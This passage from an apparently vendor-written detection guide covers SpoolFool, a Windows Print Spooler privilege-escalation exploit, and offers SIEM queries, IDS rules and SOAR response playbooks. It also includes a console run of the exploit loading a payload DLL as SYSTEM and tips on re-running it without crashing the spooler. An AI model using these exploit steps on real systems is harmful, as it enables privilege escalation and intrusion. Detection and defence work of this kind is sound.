
```
norm_id=WindowsSysmon event_id=11
file IN ["*.exe", "*.dll"]
"process"="*spoolsv.exe"
-path IN ["*\Windows\System32\spool\*", "*\Windows\Temp\*", "*\Users\*"]
```

According to the PoC, there are certain modules that can be used to remove the remaining artifacts, which can be detected using the following query.

Suspicious Print Spooler File Deletion

```
norm_id=WindowsSysmon event_id=11
-"process" IN ["*spoolsv.exe", "*dllhost.exe", "*explorer.exe"]
path= "*Windows\System32\spool\drivers\x64\3\*"
file="*.dll"
```

It is important to remember that it is sufficient to create the driver directory **only once** in order to load as many DLLs as desired. *There's no need to trigger the exploit multiple times, doing so will most likely end up killing the Spooler service indefinitely until a reboot brings it back up.*
When the driver directory has been created, it is possible to keep writing and loading DLLs from the directory without restarting the Spooler service. The exploit that can be found at the end of this post will check if the driver directory already exists, and if so, the exploit will skip the creation of the directory and jump straight to writing and loading the DLL. The second run of the exploit can be seen below.




```
PS C:\SpoolFool> .\SpoolFool.exe -dll .\AnotherPayload.dll
[*] Using printer name: Microsoft XPS Document Writer v4
[*] Using driver directory: 4
[*] Using temporary base directory: C:\Users\IEUser\AppData\Local\Temp\dac87c98-20ad-48b1-b3a9-2ae4275e2136
[*] Trying to open existing printer: Microsoft XPS Document Writer v4
[+] Opened existing printer: Microsoft XPS Document Writer v4
[*] Target directory already exists
[*] Copying DLL: .\AnotherPayload.dll -> C:\Windows\system32\spool\DRIVERS\x64\4\AnotherPayload.dll
[*] Granting read and execute to SYSTEM on DLL: C:\Windows\system32\spool\DRIVERS\x64\4\AnotherPayload.dll
[*] Loading DLL as SYSTEM: C:\Windows\system32\spool\DRIVERS\x64\4\AnotherPayload.dll
[*] DLL should be loaded
PS C:\SpoolFool> _
```

The second run of SpoolFool

The functional exploit and DLL can be found here: here.

As this PoC is used to create new users, administrators are advised to look out for new user local creations after the generation of any of the SpoolFool artefacts as shown below. This method is as same as the PrintNightmare threat which we have covered before.

```
[ norm_id=WindowsSysmon label=Registry label=Set
target_object IN ["*\Configuration File*", "*\Data File"]] as s1
followed by [ label=Create label=User ] as s2
on s1.host=s2.host
| chart count() by s1.host, s1.image, s1.target_object, s1.detail, s2.target_user
```



```
[norm_id=WindowsSysmon label=Registry label=Set
target_object IN ["*\Configuration File*", "*\Data File"]]
as s1 followed by  [label=Create label=User]
as s2 on s1.host=s2.host
| chart count() by s1.host, s1.image, s1.target_object, s1.detail, s2.target_user
```


Found 3 logs

s1.host	s1.image	s1.target_object	s1.detail	s2.target_user
Genesis.knowledgebase.local	C:\Windows\System32\spoolsv...	HKLM\System\CurrentControlSet...	nightmare.dll	aurora

You can look for new user creations following the addition of new entries in Print Spooler's registry location.

Preparing your log sources

As with the PrintNightmare detection, the most solid evidence for detecting the exploitation of the flaw requires events from the *Microsoft-Windows-PrintServer/Admin, Microsoft-Windows-Security-Mitigation/Admin,* and *Microsoft-Windows-PrintServer/Operational* channels. You need to enable the latter manually. First, prepare plans with administrators to begin forwarding logs from the aforementioned sources to Logpoint. Also, If you have deployed Sysmon in the environment, we advise administrators to update the configuration to make sure Sysmon can catch SpoolFool's artefacts. Finally, you can also use IDS/IPS events to pick up network artefact's left by SpoolFool.



Possible data sources requirements for detecting SpoolFool


After that, in cases where Microsoft Windows Security Mitigation is logged, a more straightforward method would be to check if **spoolsv** is being used to create new files.

```
norm_id=WinServer
"event_source"="Microsoft-Windows-Security-Mitigations"
"processpath"="*\Windows\System32\spoolsv.exe"
event_id=11
```

As stated earlier, the most reliable way to detect the exploitation requires looking for Event IDs such as **808** and **316**. In both events, we can observe the name of the malicious DLL being loaded by the print spooler service. In our testing, **Event ID 808** is *not* always generated, and even when it is generated, the malicious DLL was successfully loaded.

Events showing a failed load of a printer plugin

```
norm_id=WinServer event_source="Microsoft-Windows-PrintService" event_id=808
```




```
norm_id=WinServer event_source="Microsoft-Windows-PrintService" event_id=808
| chart count() by host, message, loadpluginfailed.plugindllname
```

Found 1 logs

host	message	loadpluginfailed.plugindllname	count()
PRODC01.prod.knowledgebas...	The print spooler failed to load a plug-in module C:\Windows\system32\spool\DRIVERS\x64\3\printapi	C:\Windows\system32\spool\DRIVERS\x64\3 \printapi.dll	1

Events showing the addition or update of printer drivers

```
norm_id=WinServer event_source="Microsoft-Windows-PrintService" event_id=316
```



```
norm_id=WinServer event_source="Microsoft-Windows-PrintService" event_id=316
| chart count() by host, message, driveradded.param4
```

Found 3 logs


host	message	driveradded.param4	count()
PRODC01.prod.knowledgebase.local	Printer driver 1234 for Windows x64 Version-3 was added or updated	UNIDRV.DLL, kernelbase.dll, msp32.dll	3

Alternatively, we can also use generic exploitation detection by looking for the spawning of suspicious processes by the Print Spooler service.

```
norm_id=WindowsSysmon
label="Process" label=Create
parent_image="*\spoolsv.exe"
image IN ["*\cmd.exe", "*\powershell.exe", "*\rundll32.exe"]
```

From the network side, we need to look for the transfer of the payload DLL via SMB, which is easy if you have IDS/IPS like Snort and Zeek (Bro) in the environment.

```
norm_id IN [Snort, SuricataIDS]
(message="ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement"
OR
signature="ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement")
norm_id=BroIDS
event_category=files
(file="*.DLL" OR mime_type="application/x-dosexec")
```



```
norm_id=BroIDS (file="*.DLL" OR mime_type="application/x-dosexec")
| chart count() by source_address, file_source, file, mime_type, destination_address
```

If you have an IDS or IPS, you can look for the transfer of DLLs via SMB.

In both of the above queries, we can further narrow them down by specifically looking for domain controllers as the destination but that may not always be the case.

Patch Status

As per the author: A quick check with Process Monitor reveals that the Spool Directory is no longer created when the Spooler initializes. If the directory does not exist, the Print Spooler falls back to the default spool directory. So, it is important to install the patches for all affected systems.

Windows Privilege Escalation: SpoolFool - Hacking Articles

Concluding Remarks

From a pentester's perspective, Windows privilege escalation has always been challenging, though, through the use of Print Spool exploits this claim has been disproven. The Microsoft MSRC advisory has rated the arbitrary file writing vulnerability as **SEVERE** due to how simple it is to exploit and elevate privileges.

During our research, very few cases of active exploitation were detected. This does not mean that it is not a threat. PrintSpooler was, has, and will be used for Lateral Movement and Privilege Escalation by many of the threat actors. If systems are not allowed printer access, it is best to block the spooler service on a domain level. Other methods of printing are suggestible to use in order to remove the print spooler as a potential attack path altogether.
The given alerts are available in the latest release (see link below) and can be manually downloaded through the given link.

Alerts download

Incident Investigation and Response using Logpoint SOAR

Compromise investigation

The necessary steps in investigating post-compromise activity include inspecting:

- If any accounts have been compromised, passwords are changed or are receiving unusual logins, emails, or requests from any users.
- Mass or targeted phishing or suspicious emails are being sent to employees.
- Any traffic has been found between the compromised domains.
- Unusual files that have been downloaded.
- Commands that have used generic evasion techniques.
- Known vulnerabilities that are yet to be patched in the network.
- Processes being attributed to suspicious parent processes or are being run from unusual sources like %TEMP%.
- Credential dumping attempts.
- Impacket use or attempts of use.
- Disabling of important features including but not limited to the crash dump feature.
- Logs are being cleared.
- Suspicious scheduled tasks are being created.
- Unusual Remote Access Tools (RATs) making connections.
- Security settings are being changed rapidly.

In no way would monitoring for the listed activities eliminate the chance of being compromised, but would provide basic coverage of any attempt when added to existing company cybersecurity policies.

These playbooks provide operational procedures for planning and conducting cybersecurity incident and vulnerability response activities and detail each step for both incident and vulnerability detection.

The main playbook for investigation, with its multiple sub-playbooks, goes deep into detection and investigation if an attack has taken place.

Incident Response

If and when an active attack has been detected, an organization should always follow the already set internal organizational IT and Security guidelines. Plenty of resources are available to create and follow. Some notable ones are provided by CISA, FBI, and frameworks by NIST.


However, using Logpoint technology, the following actions can be taken for immediate responses to the attacks.

1. **Blocking IoCs:** We have updated our IoC lists (located in release notes upon alert) with hashes, domains, and IPs, which can be turned on as alerts and used to block as soon as they are detected in the network.
2. **Isolate the endpoints:** When an attack is detected or a system is compromised, the immediate action should be to isolate the system, take proper logs, evaluate the situation and remediate.

These solutions come out of the box as playbooks that can be deployed with the latest release of Logpoint.

A. Isolate Endpoint Mitigation -Generic

The playbook checks if a host has been infected. If the result is true, the playbook tries to isolate it using the EDR and contain and quarantine it before it spreads into other machines.



type: playbookEvent
text: playbookEvent

operator: !==
leftOperand: $(PARAM.94...
rightOperand: null

CrowdStrike - Isolate Endpoint
This isolates the affected host using the EDR

Create Case Item
Host was isolated on EDR

Open Ticket on ServiceNow
Host was isolated due to security risk


The dependencies for this playbook include:

Integrations

- Endpoint Detection and Response tools.
- Antivirus
- Threat Intelligence

B. Block Indicators – Generic

This playbook is a do-all blocker. It checks if any IP, domain, URL, or host exists in a list of indicators of compromise, blocks them, and adds them to the blocked list.


Back
Block Indicators - Generic
Save
Trigger
type: playbookEvent
text: playbookEvent
If... Then
operator: !==
leftOperand: $(PARAM.efe...
rightOperand: null
Else
If... Then
operator: !==
leftOperand: $(PARAM.efe...
rightOperand: null
Else
If... Then
operator: !==
leftOperand: $(PARAM.efe...
rightOperand: null
Else
Playbook
Block Indicator
Add Destination IP Address to Blacklist
Playbook
Block Indicator
Add Domain Name to Blacklist
Playbook
Block Indicator
Add File Hash to Blacklist
Case Item
Add IP to blacklist
Destination IP has been added to blacklist on firewall
Case Item
Add Domain to blacklist
Domain name has been added to blacklist on web proxy
Case Item
Add Hash to blacklist
File Hash has been added to blacklist on EDR
Status
Status_Remediated
IOC's have been added to blacklists
End


The dependencies for this playbook include:

Integrations

- Firewall / WAF
- Endpoint Detection and Response tools.
- Antivirus
- Threat Intelligence

C. Disable Service – Windows

This playbook is able to check in to the domain and disable the service in the specified machine via RDP.



The dependencies for this playbook include:

Integrations

- Windows Server

Along with the given playbooks, the organizations detecting potential APT activity in their IT or OT networks should:

1. Secure backups. Ensure your backup data is offline and secure. If possible, scan your backup data with an antivirus program to ensure it is free of malware.
2. Collect and review relevant logs, data, and artefacts.
3. Consider soliciting support from a third-party IT organization to provide subject matter expertise, ensure the actor is eradicated from the network, and avoid residual issues that could enable follow-on exploitation.

Note: The provided playbooks are a generic version and will not work without adapting according to your environment. Contact Logpoint for tailor-made playbooks and queries.

Security Best Practices

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion.
- Use Endpoint Detection (EDR) tools with proper restrictive policies to avoid leakage of data and MBR/VBR modifications.
- Review all authentication activity for remote access infrastructure, with a particular focus on accounts configured with single-factor authentication, to confirm the authenticity and investigate any anomalous activity.
- Create active monitoring and incident response plans by using tools like Logpoint SIEM and SOAR.
- Enable multi-factor authentication (MFA) to mitigate potentially compromised credentials and ensure that MFA is enforced for all remote connectivity. Use password-less authenticator tools for an extra level of security.
- Make sure all the systems are actively patched and signatures are up to date for all endpoints, security products, and software products.

Conclusion

This hazard is unlikely to go away anytime soon. We hope that our report will assist you in in detecting and defending against **SpoolFool.** As always, each environment is unique, and your new detection analytics may be triggered by certain administrative or user actions.

Please adjust your tuning accordingly.

Good luck with your search!